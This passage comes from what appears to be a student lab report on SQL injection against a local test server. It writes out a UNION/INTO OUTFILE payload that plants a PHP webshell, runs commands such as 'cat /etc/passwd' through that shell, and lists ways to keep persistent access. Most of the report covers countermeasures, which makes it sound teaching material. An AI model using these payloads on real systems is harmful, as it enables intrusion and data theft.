Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash 4
```

Figure 9: Open passwd File

```
http://192.168.5.142/admin/edit.php?id=0 UNION select 1,2,
"<?php system($_GET['c']); ?>",4 into outfile "/var/www/css/webshell.php"
```

The third column contains the raw PHP code for a one-line webshell: `<?php system($_GET['c']); ?>`. `INTO OUTFILE '/var/www/css/webshell.php'` writes this payload as a file to the `/var/www/css/` directory, which had previously been identified as a writable and web-accessible directory.

To confirm that the shell was working and that I could execute arbitrary system commands, I accessed the web shell with the following request:

```
http://192.168.5.142/css/webshell.php?c=cat /etc/passwd
```

This triggered the `system()` call within the webshell PHP code, and executed the `cat /etc/passwd` command on the server. As a result, the contents of `/etc/passwd` were returned directly in the browser as 9.

2.4 SQL Injection Countermeasures

A successful exploitation in this lab was possible due to multiple layers of misconfigurations and insecure coding practices. To effectively prevent similar attacks, we present the following countermeasures across different components of the system.

2.4.1 Web Application-Level

Insecure Query Example:

```
$id = $_GET['id'];
$result = mysql_query("SELECT * FROM posts WHERE id = '$id'");
```

Secure Version Using PHP Data Objects:

```
$id = $_GET['id'];
$stmt = $pdo->prepare("SELECT * FROM posts WHERE id = :id");
$stmt->execute(['id' => $id]);
```

Prepared statements separate the SQL logic from the data input as above. User input is safely treated as data, and not executable SQL code. This effectively prevents SQL injection.

Input Validation:
All user-supplied input should be validated both on client-side and server-side. For numeric parameters like `id`, the application should enforce strict type checking:

```
if (!ctype_digit($_GET['id'])) {
    exit("Invalid input.");
}
```

Least Privilege Principle:
The web application should not connect to the database as `root`, but instead use a restricted user with only the necessary privileges such as `SELECT`.

2.4.2 Database System-Level

Remove FILE Privilege:
The `FILE` privilege should only be granted if absolutely necessary, which can be revoked using:

```
REVOKE FILE ON *.* FROM 'webuser'@'localhost';
```

Restrict secure_file_priv:
MySQL provides `secure_file_priv` to limit where files can be read or written. It should be configured in `my.cnf` like :

```
[mysqld]
secure_file_priv = /var/lib/mysql-files/
```

This prevents attackers from using `INTO OUTFILE` to drop files into web-accessible directories.

2.4.3 Operating System-Level

Which User Executes in the Database Context?
The SQL injection payload below was used to extract the current MySQL user:

```
?id=0 UNION SELECT 1,2,USER(),4
```

This returned:

```
root@localhost
```

This indicates that the application connects to the MySQL database using the `root` user, which has full administrative privileges. This is a critical misconfiguration, as it allows access to features like `LOAD_FILE()` and `INTO OUTFILE`, which should normally be restricted.

Which OS User Creates the WebShell File?
After writing a PHP WebShell via SQL injection, we checked the file ownership using the webshell itself:

```
http://192.168.5.142/css/webshell.php?c=ls -l /var/www/css/webshell.php
```

It returned:

```
1 2 -rw-rw-rw- 1 mysql mysql 35 May 6 12:26 /var/www/css/webshell.php 4
```

This confirms that the MySQL server process, running as the `mysql` OS user, is the one writing the file to disk. The OS gives `mysql` permission to write in `/var/www/css/`, which should not happen in a secure deployment.

Which OS User Executes Commands via the WebShell?
Using the webshell to run:

```
http://192.168.5.142/css/webshell.php?c=whoami
```

The response was:

```
1 2 www-data 4
```

This means that the PHP code is executed by the web server process, which in Debian distributions runs under the user www-data.

Are the users above the same? Why do they differ?
No, the users involved in different stages of the attack are not the same at the operating system level. It's a security mechanism by design known as privilege separation, where different servicesrun under different OS users to contain the impact of a compromise. They are not meant to write or execute each other's files — but due to misconfiguration, that separation broke down.

What Can Be Done at the OS Level to Fix This?

- Set strict file permissions in web-accessible directories, and Make sure that `mysql` does not have write access to any web-exposed path unless explicitly required.
- Avoid running MySQL as `root`. Use a separate limited-privilege user like `mysql`.
- Use Linux Discretionary Access Control.
- Introduce MAC systems like AppArmor or SELinux
- Disable dangerous PHP functions. Even if the shell is uploaded, block execution by disabling dangerous PHP functions in `php.ini`.

Which privileges and permission can be changed in the database and on the OS level to limit file access?

- Revoke FILE privilege to prevent use of `INTO OUTFILE` or `LOAD_FILE()`.(database)
- Restrict file write path to limit where MySQL can read/write files.(database)
- Restrict file ownership to ensure only web server can control web files.(OS)
- Prevent execution of binaries/scripts in web directory.(OS)
- Introduce MAC to block mysqld writing to web directories.(OS)

2.5 Extra: Maintaining Persistent Admin Access

After gaining temporary administrator access via session hijacking, there are several ways an attacker could maintain future access without altering the password.

- **Create a New Administrator Account:** If the attacker can access the admin panel, they can use features such as "Add New User" or "Manage Users" (if available) to create a new account with administrator privileges.
- **Install a Backdoor or WebShell:** As done in the lab, the attacker can upload a persistent PHP webshell or inject a backdoor into existing pages via SQL injection or file upload. This allows arbitrary command execution at any time, even if the session expires.
- **Stored XSS:** If the XSS payload is persistent, e.g., stored in a comment, it may steal cookies from every future admin visit, effectively reestablishing access each time.

To prevent session-based privilege escalation from persisting over time, some countermeasures should be implemented.

- **Short Session Lifespan with IP/UA Binding:** Sessions should expire quickly after inactivity and be bound to IP address or User-Agent to prevent reuse by another device.
- **Secure Session Cookies:** Enable the `HttpOnly`, `Secure`, and `SameSite=Strict` flags for session cookies.
- **Admin Account Monitoring:** Alert when new admin users are created or logins occur from unusual locations. Log all admin account activity including logins, IP addresses, and browser identifiers.
- **Server Integrity Checks:** Monitor critical web files for unauthorized modifications for unexpected PHP files like webshells.